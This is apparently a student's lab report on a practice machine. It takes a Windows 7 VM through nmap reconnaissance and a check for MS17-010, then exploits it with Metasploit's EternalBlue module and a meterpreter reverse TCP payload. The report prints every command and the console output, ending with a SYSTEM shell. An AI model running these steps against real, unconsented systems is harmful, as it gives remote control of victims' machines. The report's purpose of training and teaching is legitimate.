



Eternal Blue machine report (Task 3)

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
 [Eternal Blue machine report \(Task 3\)](#)

Reconnaissance phase

Step 1


first of all , I started by getting the ip address of the Eternal Blue machine , I logged in the machine with the credentials in account.txt file and opened the cmd and entered the following command to gain the ip address

```
ipconfig
```



Step 2

i pinged the ip address to ensure that the 2 machines see each others and I received back the response which ensures that they see each other



Scanning and enumeration phase

Step 3

i performed nmap SIN scan and version scan and to run nmap default scripts on the target system

using following command against all ports

```
nmap -sS -sC -sV -p-
```

and the output of the scan in the following 2 pictures

```

(root@kali)-[~]
# nmap -sS -sC -sV -Pn -p- 192.168.195.127
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2024-03-09 04:15 EST
Stats: 0:01:29 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 77.78% done; ETC: 04:16 (0:00:17 remaining)
Stats: 0:01:31 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.84% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:31 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.84% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:32 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.84% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:32 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:32 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
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NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:34 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Nmap scan report for 192.168.195.127
Host is up (0.00055s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  msrpc        Microsoft Windows RPC

```

```

NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Nmap scan report for 192.168.195.127
Host is up (0.00055s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49156/tcp open  msrpc          Microsoft Windows RPC
49157/tcp open  msrpc          Microsoft Windows RPC
MAC Address: 08:00:27:2A:95:91 (Oracle VirtualBox virtual NIC)
Service Info: Host: WIN-845Q99004PP; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 8h39m57s, deviation: 2h53m12s, median: 6h59m57s
|_nbstat: NetBIOS name: WIN-845Q99004PP, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:2a:95:91 (Oracle VirtualBox virtual NIC)
|_smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-845Q99004PP
|   NetBIOS computer name: WIN-845Q99004PP\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2024-03-09T11:16:39-05:00
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb2-security-mode:
|   2.02:
|_   Message signing enabled but not required
|_smb2-time:
|   date: 2024-03-09T16:16:39
|_ start_date: 2024-03-09T16:00:51

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 95.11 seconds

```

Step 4

as you see in the above pictures we see all the open ports and we see the operating system so I am going to search google for an exploit in these windows version that allow me to gain a remote session on that machine

Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1) exploit to gain session

SEARCH

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MORE

mohamed.e...

Rewards

About 2,770,000 results

Rapid7

https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_0...

MS17-010 EternalBlue SMB Remote Windows Kernel ...

web

03/14/2017 Created 05/30/2018 Description This module is a port of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers. There ...

EXPLORE FURTHER

How to exploit MS17-010 (Eternal Blue) - GitHub Pages

shreybs.github.io

GitHub - worawit/MS17-010: MS17-010

github.com

Manually Exploiting MS17-010 | LMG Security

lmgsecurity.com

How to exploit MS17-010 vulnerability - Network Security ...

securityandit.com

Recommended to you based on what's popular - Feedback

Microsoft Support

https://support.microsoft.com/en-us/windows/install-windows-7-ser...

Install Windows 7 Service Pack 1 (SP1) - Microsoft Support

web

Installing Windows 7 SP1 using Windows Update (recommended) If your PC is set to automatically install updates, you'll be prompted by Windows Update to install SP1. ...

EXPLORE FURTHER

Windows 7 Service Pack 1 : Microsoft - Archive

archive.org

Windows 7 Service Pack 1 - Download

windows-7-sp1-64bits.fil...

Recommended to you based on what's popular - Feedback

Windows 7

W

Windows 7 is a major release of the Windows NT operating system developed by Microsoft. It was released to manufacturing on July 22, 2009, and became generally available on October 22, 2009. It is the...

Developer

Microsoft

Source model

Closed-source · Source-available (through Shared Source ...

Released to manufacturing

July 22, 2009

General availability

October 22, 2009

See more

Windows 7 also caused the **consumer satisfaction score of Microsoft** to outpace that of Apple, a fact which emphasizes the high level of quality of this operating system.

Windows 7 Professional, Enterprise, and Ultimate allow for two physical processors, providing the best performance on these computers.

RAPID7

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Step 5

Eternal Blue machine report (Task 3)

6



```
smb-vuln-ms10-061.nse
smb-vuln-ms17-010.nse
smb-vuln-regsvc-dos.nse
```

Step 6

and I found the script and I will run it against target machine using following command

```
nmap -sS -Pn -p 445 192.168.195.127 --script smb-vuln-ms17-010
```

```
(root@kali)-[/]
# nmap -sS -Pn -p 445 192.168.195.127 --script smb-vuln-ms17-010.nse
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2024-03-09 04:36 EST
Nmap scan report for 192.168.195.127
Host is up (0.0028s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:2A:95:91 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|     A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_

Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds

(root@kali)-[/]
#
```


as you can see in the above photo , it is vulnerable to Remote Code Execution
so i am going to try to exploit it

Exploitation phase

Step 7

I opened metasploit using following command

```
msfconsole
```

and searched for the vulnerability famous name which is eternalblue using
following command

Step 8

```
search eternalblue
```

and I found it and used it by following command

Step 9

```
use 0
```

```
(root@kali)~[/]
# msfconsole

      .:ek000kdc'          'cdk000kes:
      .x0000000000000c      c000000000000x:
      :000000000000000k,    ,k00000000000000:
      '00000000kkk00000:  :00000000000000000'
      o00000000. .o0000o000l. ,00000000o
      d00000000. .c00000c. ,00000000x
      l00000000. ;d; ,00000000l
      .00000000. ;; ,00000000.
      c0000000. .00c: '000. ,0000000c
      o000000. .0000. :0000. ,000000o
      l00000. .0000. :0000. ,00000l
      ;0000' .0000. :0000. ,0000;
      .d00o .0000cccx0000. x00d.
      ,kol ,0000000000000. .d0k,
      :kk; .0000000000000.c0k:
      Home ;k00000000000000k:
      ,x0000000000000x,
      .l0000000l.
      .d0d,

      =[ metasploit v6.1.4-dev ]
+ -- --=[ 2162 exploits - 1147 auxiliary - 367 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 8 evasion ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more

msf6 > search eternalblue

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/windows/smb/ms17_010_0ternalblue 2017-03-14 average Yes MS17-010 0ternalBlue SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3 auxiliary/scanner/smb/smb_ms17_010 normal No MS17-010 SMB RCE Detection
4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
msf6 > use 0
```

Step 10

the entered following command to see the required parameter

```
options
```

```
msf6 > search eternalblue

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/ms17_010          2017-03-14      normal No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name      Current Setting  Required  Description
--      -
RHOSTS    445              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     445              yes       The target port (TCP)
SMBDomain  no               no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass    no               no        (Optional) The password for the specified username
SMBUser    no               no        (Optional) The username to authenticate as
VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.195.77  yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic Target

msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

Step 11

the I opened new terminal and entered the following command to get my ip address

```
ifconfig
```

```
File Actions Edit View Help
(root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.195.77 netmask 255.255.255.0 broadcast 192.168.195.255
    inet6 fe80::a00:27ff:fe0d:838e prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:0d:83:8e txqueuelen 1000 (Ethernet)
    RX packets 207181 bytes 22947285 (21.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 200047 bytes 12193497 (11.6 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Step 12

then i returned to my metasploit terminal set RHOSTS to the ip of the target machine and the LHOST to my ip using following commands

code

```
set RHOSTS 192.168.195.127
```

Step 13

```
set LHOST 192.168.198.77
```

```
# Name Disclosure Date Rank Check Description
-
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 eternalblue SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3 auxiliary/scanner/smb/smb_ms17_010 2017-03-14 normal No MS17-010 SMB RCE Detection
4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name Current Setting Required Description
--
RHOSTS 192.168.195.127 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 445 yes The target port (TCP)
SMBDomain no (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass no (Optional) The password for the specified username
SMBUser no (Optional) The username to authenticate as
VERIFY_ARCH true yes Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true yes Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name Current Setting Required Description
--
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.195.77 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Automatic Target

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.195.127
RHOSTS => 192.168.195.127
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOSTS 192.168.195.77
LHOSTS => 192.168.195.77
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.195.77
LHOST => 192.168.195.77
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

Step 14

the i used following command to run the exploit

```
run
```

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.195.127
RHOSTS => 192.168.195.127
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOSTS 192.168.195.77
LHOSTS => 192.168.195.77
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.195.77
LHOST => 192.168.195.77
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.195.77:4444
[*] 192.168.195.127:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.195.127:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.195.127:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.195.127:445 - The target is vulnerable.
[*] 192.168.195.127:445 - Connecting to target for exploitation.
[+] 192.168.195.127:445 - Connection established for exploitation.
[+] 192.168.195.127:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.195.127:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.195.127:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.195.127:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.195.127:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 192.168.195.127:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.195.127:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.195.127:445 - Sending all but last fragment of exploit packet
[*] 192.168.195.127:445 - Starting non-paged pool grooming
[+] 192.168.195.127:445 - Sending SMBv2 buffers
[*] 192.168.195.127:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.195.127:445 - Sending final SMBv2 buffers.
[*] 192.168.195.127:445 - Sending last fragment of exploit packet!
[*] 192.168.195.127:445 - Receiving response from exploit packet
[+] 192.168.195.127:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.195.127:445 - Sending egg to corrupted connection.
[*] 192.168.195.127:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.195.127
[*] Meterpreter session 1 opened (192.168.195.77:4444 -> 192.168.195.127:49159) at 2024-03-09 04:51:32 -0500
[+] 192.168.195.127:445 - -----
[+] 192.168.195.127:445 - -----WIN-----
[+] 192.168.195.127:445 - -----

meterpreter >

```

Step 15

and finally as you can see i gained session that belongs to admin

```

meterpreter > pwd
C:\Windows\system32
meterpreter >

```